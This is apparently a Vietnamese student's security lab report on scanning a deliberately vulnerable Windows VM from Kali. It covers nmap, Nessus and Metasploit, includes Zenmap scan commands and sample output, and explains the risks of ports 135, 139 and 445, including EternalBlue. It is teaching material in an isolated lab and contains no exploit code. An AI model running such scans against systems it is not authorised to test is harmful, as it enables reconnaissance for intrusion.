HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: THỰC TẬP CƠ SỞ
MÃ HỌC PHẦN: INT13147

BÀI THỰC HÀNH 3.3
RÀ QUÉT VÀ KHAI THÁC LỖ HỔNG

Sinh viên thực hiện:

B22DCAT253 Đinh Thị Thanh Tâm

Giảng viên hướng dẫn: TS. Đinh Trường Duy

HỌC KỲ 2 NĂM HỌC 2024-2025

MỤC LỤC

CHƯƠNG 1. LÝ THUYẾT BÀI THỰC HÀNH

1.1 Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ lổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

1.2 Tìm hiểu lý thuyết

1.2.1 các công cụ

1.2.1.1 nmap

Nmap là một trình quét bảo mật mạng được nhiều người ưa thích. Nó được sử dụng để phát hiện các máy tính và các dịch vụ trên mạng máy tính, sau đó sẽ tạo một "bản đồ" mạng. Cũng giống như các bộ quét cổng đơn giản, Nmap có khả năng phát hiện các dịch vụ thụ động (passive) trên một mạng dù các dịch vụ như vậy không tự khuếch trương bản thân chúng bằng một giao thức phát hiện dịch vụ. Thêm vào đó, Nmap có thể phát hiện các thông tin chi tiết khác nhau về các máy tính từ xa. Chúng có thể phát hiện ra hệ điều hành, kiểu thiết bị, thời gian và sản phẩm phần mềm chạy dịch vụ, số phiên bản chính xác của sản phẩm đó, sự hiện diện của một số công nghệ tường lửa trên một mạng nội bộ hoặc thậm chí cả hãng sản xuất card mạng từ xa.

Nmap chạy trên Linux, Microsoft Windows, Solaris, và BSD (gồm có Mac OS X), và trên cả AmigaOS. Linux là một nền tảng của nmap phổ biến nhất còn Windows là thứ hai.

```
bratchc2dklsktop bratch # nmap -T5 -sV -O localhost

Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-12 19:07 GMT
Interesting ports on localhost (127.0.0.1):
Not shown: 1709 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.5
22/tcp    open  ssh      OpenSSH 4.7 (protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  ssl/http Apache httpd
10000/tcp open  http     Webmin httpd
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.21
Uptime: 0.136 days (since Wed Mar 12 15:52:05 2008)
Network Distance: 0 hops
Service Info: OS: Unix

Nmap done: 1 IP address (1 host up) scanned in 13.241 seconds
bratchc2dklsktop bratch #
```

1.2.1.2 Nessus

Nessus là một phần mềm quét lỗ hổng khá toàn diện. Mục tiêu của nó là phát hiện các lỗ hổng tiềm ẩn trên các hệ thống được kiểm tra chẳng hạn như:

- Các lỗ hổng cho phép cracker từ xa có thể kiểm soát hoặc truy cập các dữ liệu nhạy cảm trên hệ thống.

- Lỗi cấu hình (ví dụ như mở mail relay, mất các bản vá,…).

- Các mật khẩu mặc định, một số mật khẩu chung, các một khẩu blank/absent (trắng hay thiếu) trên một số tài khoản hệ thống. Nessus cũng có thể gọi Hydra (một công cụ bên ngoài) để khởi chạy một tấn công dictionary.

- Từ chối dịch vụ đối với ngăn xếp TCP/IP bằng bằng sử dụng các gói dữ liệu đã bị đọc sai.

Nessus là một trình quét lỗ hổng phổ biến nhất hiện nay trên thế giới, ước lượng có đến 75.000 tổ chức trên toàn thế giới sử dụng. Nó xuất hiện lần đầu tiên trong bảng thống kê các công cụ bảo mật 2000, 2003 và 2006 của SecTools.Org.

1.2.1.3 Metasploit framework.

Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS. Bạn có thể download chương trình tại metasploit.com.

Metasploit có thể tự động update bắt đầu từ version 2.2 trở đi, sử dụng script msfupdate.bat trong thư mục cài đặt

CHƯƠNG 2. NỘI DUNG BÀI THỰC HÀNH

2.1 Chuẩn bị môi trường

2.1.1 Cài đặt phần mềm ảo hóa

- Sử dụng công cụ ảo hóa: VMWare Workstation
- Tạo 2 máy ảo:
    - Máy tấn công: dùng Kali Linux (có sẵn các công cụ như Metasploit, nmap,...)
    - Máy nạn nhân: Dùng hệ điều hành Windows có lỗ hổng bảo mật


2.1.2 Cài đặt các công cụ

- Trên máy tấn công, cài:
    - nmap/zenmap: Quét cổng dịch vụ.
    - Nessus: Phân tích lỗ hổng bảo mật.
    - Metasploit Framework: Khai thác lỗ hổng


2.2 Nội dung thực hành

2.2.1 Quét cổng bằng nmap/zenmap

- Máy tấn công có địa chỉ ip là : 192.168.100.3



- Máy nạn nhân có địa chỉ ip là: 192.168.100.5



Bước 1: Mở Zenmap


- Trên Kali Linux, chạy:

  zenmap

Bước 2: Cấu hình quét


- Target: Nhập IP của máy nạn nhân (192.168.100.5)
- Command sẽ tự điền theo profile:

  nmap -T4 -A -v 192.168.100.5



Bước 3: Nhấn nút Scan

- Zenmap sẽ bắt đầu quét các cổng dịch vụ và thu thập thông tin hệ điều hành, version các dịch vụ...



Bước 4: phân tích kết quả quét các cổng dịch vụ bằng Zenmap

Port 135 (TCP) – msrpc:

- Là cổng của Microsoft RPC (Remote Procedure Call).
- Dùng để chạy các dịch vụ hệ thống Windows từ xa, bao gồm chia sẻ tệp, dịch vụ Active Directory, và các dịch vụ khác.
- Nguy cơ: Đây là một trong những cổng thường bị khai thác bởi các malware như Blaster worm hoặc các cuộc tấn công qua DCOM.

Port 139 (TCP) – netbios-ssn:

- Dùng bởi NetBIOS Session Service, hỗ trợ chia sẻ file và máy in trong mạng nội bộ.
- Cổng này chủ yếu phục vụ giao tiếp giữa các máy tính Windows.
- Nguy cơ: Nếu không bảo mật, hacker có thể dùng để liệt kê tên chia sẻ tài nguyên, user và thông tin hệ thống từ xa.


Port 445 (TCP) – microsoft-ds (SMB)

- Là cổng chính cho SMB (Server Message Block) dùng chia sẻ tệp và máy in.

- Rất nổi tiếng vì liên quan đến lỗ hổng EternalBlue (MS17-010) – đã bị khai thác trong cuộc tấn công bằng mã độc WannaCry.
- Nguy cơ: Rất cao nếu chưa vá, dễ bị tấn công khai thác Remote Code Execution.

2.2.2 Quét lỗ hổng bằng Nessus

- Máy nạn nhân có địa chỉ ip là 192.168.197.5




Bước 1: Tải file cài đặt Nessus


- Truy cập trang chính thức để tải bản mới nhất (cho Kali/Debian):

  https://www.tenable.com/products/nessus/select-your-operating-system

- Tải về bản .deb



- Giải nén và kiểm tra Nessus sau khi cài đặt. Trạng thái active (running) cho thấy Nessus đã cài đặt thành công và đã được khởi động




Bước 2: Thiết lập ban đầu

- Truy cập trình duyệt tại:


  https://b22dcat253-DinhThiThanhTam-VPNServer:8834/

- Tạo tài khoản quản trị Nessus

  Tạo username + password để đăng nhập Nessus lần sau.




- Nessus sẽ tải plugin (mất ~2–5 phút): Cứ để nó chạy xong là sẽ chuyển vào dashboard.
  - Plugin trong Nessus là một đoạn mã nhỏ (script) dùng để kiểm tra lỗ hổng, dịch vụ, cổng, cấu hình sai… trên hệ thống mục tiêu.
  - Mỗi plugin biết cách kiểm tra một loại lỗi, một lỗ hổng hoặc một cấu hình cụ thể.




Bước 3: Tạo và chạy bản quét mới (New Scan)


- Giao diện trang chủ của Nessus hiện ra



